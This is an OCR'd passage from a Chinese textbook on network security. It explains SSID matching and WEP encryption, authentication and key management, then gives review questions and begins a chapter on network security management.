


图13-1 MAC地址过滤

13.5.2 服务区标识符匹配

无线客户端必须设置与无线访问点AP相同的SSID才能访问IP。利用SSID设置，可以很好地进行用户群体分组，避免任意漫游带来的安全和访问性能降低的问题。可以通过设置隐藏接入点（AP）及SSID区域的划分和权限控制来达到保密的目的，因此可以认为SSID是一个简单的口令，通过提供口令认证机制，确保一定程度的安全。服务区标志匹配如图13-2所示。

如果配置AP向外广播其SSID，那么安全程度将下降；因为一般情况下用户自己配置客户端系统，很多人都知道该SSID，所以很容易共享给非法用户。

有的厂家支持所有SSID方式，只要无线工作站在某个AP范围内，客户端都会自动连接到AP，这将跳过SSID安全功能。




图 13-2 服务区标识匹配

13.5.3 连线对等保密

IEEE 802.11b 标准定义了一个加密协议 WEP（Wired Equivalent Privacy），用来对无线局域网中的数据流提供安全保护。该协议采用 RC4 流加密算法，能提供的功能主要包括以下几点。

（1）访问控制：防止没有 WEP 密钥的非法用户访问网络。

（2）保护隐私：通过加密手段保护无线局域网上传输的数据。

1. WEP 加密过程

WEP 加密过程如图 13-3 所示。从图中可以看出，在对明文数据的处理上采用了两种运算：一是对明文进行的流加密运算（即异或运算）；二是为了防止数据被非法篡改而进行的数据完整性检查向量（ICV）运算。

（1）40b 的加密密钥与 24b 的初始向量（IV）结合在一起，形成 64b 长度的密钥。

（2）生成的 64b 密钥被输入到伪随机数生成器（PRNG）中。

（3）伪随机数生成器输出一个伪随机密钥序列。

（4）生成的序列与数据进行位异或运算，形成密文。

为了保证数据不被非法篡改，一种完整性算法（CRC32）会应用在明文上，生成 32b 的 ICV。明文与 32b 的 ICV 合并后被加密，密文与 IV 一起被传输到目的地。




图 13-3 WEP 加密过程

2．WEP 解密过程

WEP 解密过程如图 13-4 所示，为了对数据流进行解密，WEP 进行如下操作：

（1）接收到的 IV 被用来产生密钥序列。

（2）加密数据与密钥序列一道产生解密数据和 ICV。

（3）解密数据通过数据完整性算法生成 ICV。

（4）将生成的 ICV 与接收到的 ICV 进行比较。如果不一致，将错误信息报告给发送方。




图 13-4　WEP 解密过程

3．WEP 认证方法

一个客户端如果没有被认证，将无法接入无线局域网，因此必须在客户端设置认证方式，而且该方式应与接入点采用的方式兼容。IEEE 802.11b 标准定义了两种认证方式：开放系统认证和共享密钥认证。

1）开放系统认证

开放系统认证是 IEEE 802.11 协议采用的默认认证方式。开放系统认证对请求认证的任何人提供认证。整个认证过程通过明文传输完成，即使某个客户端无法提供正确的 WEP 密钥，也能与接入点建立联系。

2）共享密钥认证

共享密钥认证采用标准的挑战/响应机制，以共享密钥来对客户端进行认证。该认证方式允许移动客户端使用一个共享密钥来加密数据。WEP 允许管理员定义共享密钥。没有共享密钥的用户将被拒绝访问。用于加密和解密的密钥也被用于提供认证服务，但这会带来安全隐患。与开放系统认证相比，共享密钥认证方式能够提供更好的认证服务。如果一个客户端采用这种认证方式，客户端必须支持 WEP。WEP 认证过程如图 13-5 所示。




图 13-5　WEP 认证过程

4．WEP 密钥管理

共享密钥被存储在每个设备的管理信息数据库中。虽然 IEEE 802.11 标准没有指出如何将密钥分发到各个设备上，但它提到了两种解决方案：

（1）各设备与接入点共享一组共 4 个默认密钥。

（2）每个设备与其他设备建立密钥对关系。

第一种方案提供了 4 个密钥。如果一个客户端获得了这些默认密钥，该客户端就可以与整个子系统的所有设备进行通信。客户端或接入点可以采用这 4 个密钥中的任意一个来实施加密和解密运算。这种方案的缺点是：如果默认密钥被广泛分发，它们就可能被泄漏。

第二种方案中，每个客户端都要与其他所有设备建立一个密钥对映射表，每个不同的

MAC 地址都有一个不同的密钥，且知道此密钥的设备较少，因为这种方案更安全。虽然这种方案减小了受攻击的可能性，但是随着设备数量的增加，密钥的人工分发会变得很困难。

思考与练习

1. IEEE 802.11 无线局域网有哪两种配置实现方案？简单说明这两种配置方式。
2. 蓝牙有哪两种组网方式？
3. 什么是超宽带？与通常所说的“窄带”和“宽带”有何区别？
4. 结合 ZigBee 的优点，分析其主要的应用领域。
5. 无线网络面临的安全威胁主要包括哪几方面？如何预防这些威胁？
6. 简要描述 WEP 的加/解密过程。

第 14 章　网络安全管理

本章学习目标：

- 了解网络安全管理背景；
- 掌握网络安全管理过程及步骤；
- 掌握评审网络体系结构及应用；
- 了解网络安全控制区域；
- 了解实施和运行安全控制措施。

14.1　网络安全管理背景

机构和商业组织的信息系统绝大多数都是通过网络连接着的，并且遍及全球的现代网络应用（例如电子政务和电子商务）一直在不断增长。这些网络连接可能在组织内部、不同组织之间或组织与公众之间。

公众可用的网络技术的迅猛发展，特别是互联网和建立在其上的 Web，的确为商业和在线公共服务带来了极大的机会，但同时也带来了新的安全风险。当一个组织极大地依赖于信息与网络进行业务活动时，信息的保密性、完整性、可用性、不可否认性、可核查性、真实性和可靠性的丧失或网络服务的中断可能对业务运行造成不可忽视的负面影响。因此，保护好信息和网络，管理好组织内信息系统的安全是一项迫切的关键要求。

图 14-1 给出了一个在许多组织中都能看到的典型网络构造场景，包括内联网（Intranet）、外联网（Extranet）、互联网（Internet）、电话网（phone network）、无线网（wireless network）和非军事化区（Demilitarized Zone, DMZ）。

内联网是一个组织在其内部使用和维护的网络。由于内联网位于组织的场所之内，而且一般只有组织的内部工作人员才能在物理上访问到内联网，所以比较容易对内联网进行物理保护。在多数情况下，由于采用的技术不同及各组成部分的安全要求不同，内联网不是同构的。一方面，有些关键基础设施，例如 PKI（Public Key Infrastructure），需要比内联网自身更高保护级别，因此可能放在内联网的一个专门网段中来运行。另一方面，某些技术如 WLAN（Wireless Local Area Network），会引入新的风险，因此需要进行某种隔离。对于这两种情况，均可采用内部安全网关来实现上述分割。

当今多数组织的业务都需要与外部合作伙伴或其他组织进行通信和数据交换。对于最重要的业务合作伙伴，通常将内联网直接扩展到对方组织的网络，这种扩展一般被称为外联网。在绝大多数情况下，对所连接的外部合作伙伴的信任度低于组织内部，因此需要使用外联网安全网关来降低这种连接带来的风险。

如今公共网络（主要指互联网）被用来在组织与合作伙伴和客户（包括公众）之间提供高性能价格比的通信和数据交换，提供各种形式的内联网扩展。由于公共网络的信任度

低，特别是互联网，因此需要更为复杂的安全网关来管理相关风险。这种安全网关含有特定模块来处理在各种形式的内联网扩展和与合作伙伴及客户连接中的安全需求。

